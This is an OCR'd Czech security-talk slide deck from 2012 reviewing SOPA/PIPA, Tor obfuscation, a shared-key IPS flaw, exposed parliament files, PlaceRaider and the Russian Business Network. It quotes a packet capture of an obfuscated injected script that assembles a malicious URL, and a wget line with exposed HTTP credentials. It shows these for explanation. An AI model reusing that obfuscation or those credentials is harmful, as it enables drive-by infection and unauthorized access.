Bezpečnost dnes

v 7.00 ráno
s depresí
i bez

Bodík a Čuba++ a FLAB
2012

Dva bezpečnostní odborníci

Dobrý den

Dobrý den

Co je zač americký legislativní návrh PIPA?

Jedná se legislativu vycházející z návrhu potírající OnLine Pirátství, tzv. SOPA


rok 2012 možná začal černě

Wikipedia, is opposed to the US Stop Online Piracy Act (Sopa) and Protect Intellectual Property Act (Pipa) being debated by Congress.

18. 1. 2012

rok 2012 možná začal černě

no script, no problem



rok 2012 končí černě?

Protipirátské skupiny a vlastníci copyrightů

pokračují ve své práci s úřady

aby potírali pirátství

Policie prohledala dům devítileté podezřelé a zkonfiskovala její notebook s motivy medvídka Pú.

torproject.org updates

- **nová funkce >> obfproxy**
  - protokol TORu je obalen další vrstvou (obfuskační), která má zabránit DPI systémům detekci TORu a jeho případné blokování

- **torproject.org ssl certificates**
  - 2011 -- DigiNotar
  - firma X vyrobila IPS s SSL terminací
    - každé jejich zařízení mělo stejný privátní klíč pro generování certifikátů pro terminaci
      - každý kdo si zařízení koupil mohl sledovat ostatní uživatele které chránil stejný výrobce
      - jeden takto vyrobený certifiát se na světě ukázal a proto se na to přišlo

rok 2012 byl veselý

psp.cz není zálohovací server!

Dokumenty

Databáze


Konfigurace

Inet bankovnictví

a další...

- wget -http-user=sklenar -http-passwd=student

a další ....



Báječný svět HTML

Nestačí to z minula ?

Co třeba HTML5 heap spraying?

Chad Tilburry's


Anti-Geolocation?

file://home/chad/whitehouse.txt:

{ "location": { "latitude": 38.897482, "longitude": -77.036598, "altitude": 6.0, "accuracy": 5, "altitude_accuracy": 2.0, "address": { "street_number": "1600", "street": "Pennsylvania Avenue", "city": "Washington", "region": "Washington", "country": "United States", "country_code": "US" } } }

Chad Tilbury's

Anti-Geolocation?



hmmms

Mobilní bezpečí č++

PlaceRaider - Android špión


0.3 Megapixlu?

0.5 fps? (1 fotka za 2s)

Co z toho?

PlaceRaider - Android špión

Vybereme místo a čekáme



No a co dělá mobil, když spíte?

Trends

Web Search Interest: **sex, porn, xxx**. Worldwide, Jan 2009 - Oct 2012.

Explore trends

Hot searches

Search terms

- sex
- porn
- xxx

+ Add term

Other comparisons


Limit to

- Web Search
- Worldwide
- January 2009 - October 2012
- All Categories

Interest over time

The number 100 represents the peak search volume

News headlines Forecast



Embed

sex | porn | xxx

Regional interest

Pakistan	100
Bangladesh	40
Egypt	40
Mexico	39
India	37
Peru	37
Bolivia	35
Romania	35
Sri Lanka	34
Somalia	30

Region | City

Embed

Related terms

Top | Rising

videos	100
videos xxx	100
sex	70
sex xxx	70
porno	60
xxx porno	55
xxx free	55
video xxx	55
porn xxx	50
porn	50

Embed

Moderní RBN

FLAB

- Russian Bussiness Network
  - provozuje (vy)žádané služby

Moderní RBN

- Russian Bussiness Network
  - provozuje ale i ty nevyžádané

No.	Time	Source	Destination	Protocol	Info
780	47.2631090	192.168.1.103	[redacted]	TCP	49223 > http [ACK] Seq=1 Ack=1 Win=17408 Len=0
781	47.2646600	192.168.1.103	[redacted]	HTTP	GET / HTTP/1.1
782	47.4548430	[redacted]	192.168.1.103	TCP	http > 49223 [ACK] Seq=1 Ack=286 Win=6912 Len=0
783	47.4549510	[redacted]	192.168.1.103	HTTP	HTTP/1.1 200 OK (text/html)
784	47.5535660	192.168.1.103	[redacted]	HTTP	GET /?__from_jsc=1&force_ref=&__usr_time=Thu%20Oct%2025%2014%
785	47.7610620	[redacted]	192.168.1.103	TCP	http > 49223 [ACK] Seq=677 Ack=813 Win=8064 Len=0
786	47.7793190	[redacted]	192.168.1.103	HTTP	HTTP/1.1 200 OK (text/html)

```
Destination: 192.168.1.103 (192.168.1.103)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 49223 (49223), Seq: 677, Ack: 813, Len: 468
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊞ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Request Version: HTTP/1.1
      Response Code: 200
    Server: nginx/1.0.0\r\n
    Date: Thu, 25 Oct 2012 12:17:41 GMT\r\n
    Content-Type: text/html\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    Keep-Alive: timeout=30\r\n
    Vary: Accept-Encoding\r\n
    Set-Cookie: __track_id=noid\r\n
    Content-Encoding: gzip\r\n
    \r\n
  ⊞ HTTP chunked response
    Content-encoded entity body (gzip): 203 bytes -> 879 bytes
⊟ Line-based text data: text/html
    [truncated] <script>var t = [];t.push( 'h' );t.push( 't' );t.push( 't' );t.push( 'p' );t.push( ':' );t.push( '/' );t.push( '/' );t.push( 'd' );t.push( 'i' );t.push( 'v' );t.
```


```
<script>var t = [];t.push( 'h' );t.push( 't' );t.push( 't' );t.push( 'p' );t.push( ':' );t.push( '/'
);t.push( 'r' );t.push( 'a' );t.push( 'y' );t.push( '.' );t.push( 'd' );t.push( 'o' );t.push( 'r' );
);t.push( 'i' );t.push( 'z' );t.push( 'g' );t.push( 'i' );t.push( 'f' );t.push( 'i' );t.push( 'l' );
);t.push( 'z' );t.push( 'l' );t.push( 'e' );t.push( '
```

```
0000  3c 73 63 72 69 70 74 3e  76 61 72 20 74 20 3d 20   <script> var t =
0010  5b 5d 3b 74 2e 70 75 73  68 28 20 27 68 27 20 29   [];t.pus h( 'h' )
0020  3b 74 2e 70 75 73 68 28  20 27 74 27 20 29 3b 74   ;t.push( 't' );t
```

Frame (522 bytes) | De-chunked entity body (203 bytes) | Uncompressed entity body (879 bytes)


Moderní RBN

- Russian Bussiness Network
  - ... spolehlivé ...




Moderní RBN

- Russian Bussiness Network
  - ... úhledně zabalené DLLko ...



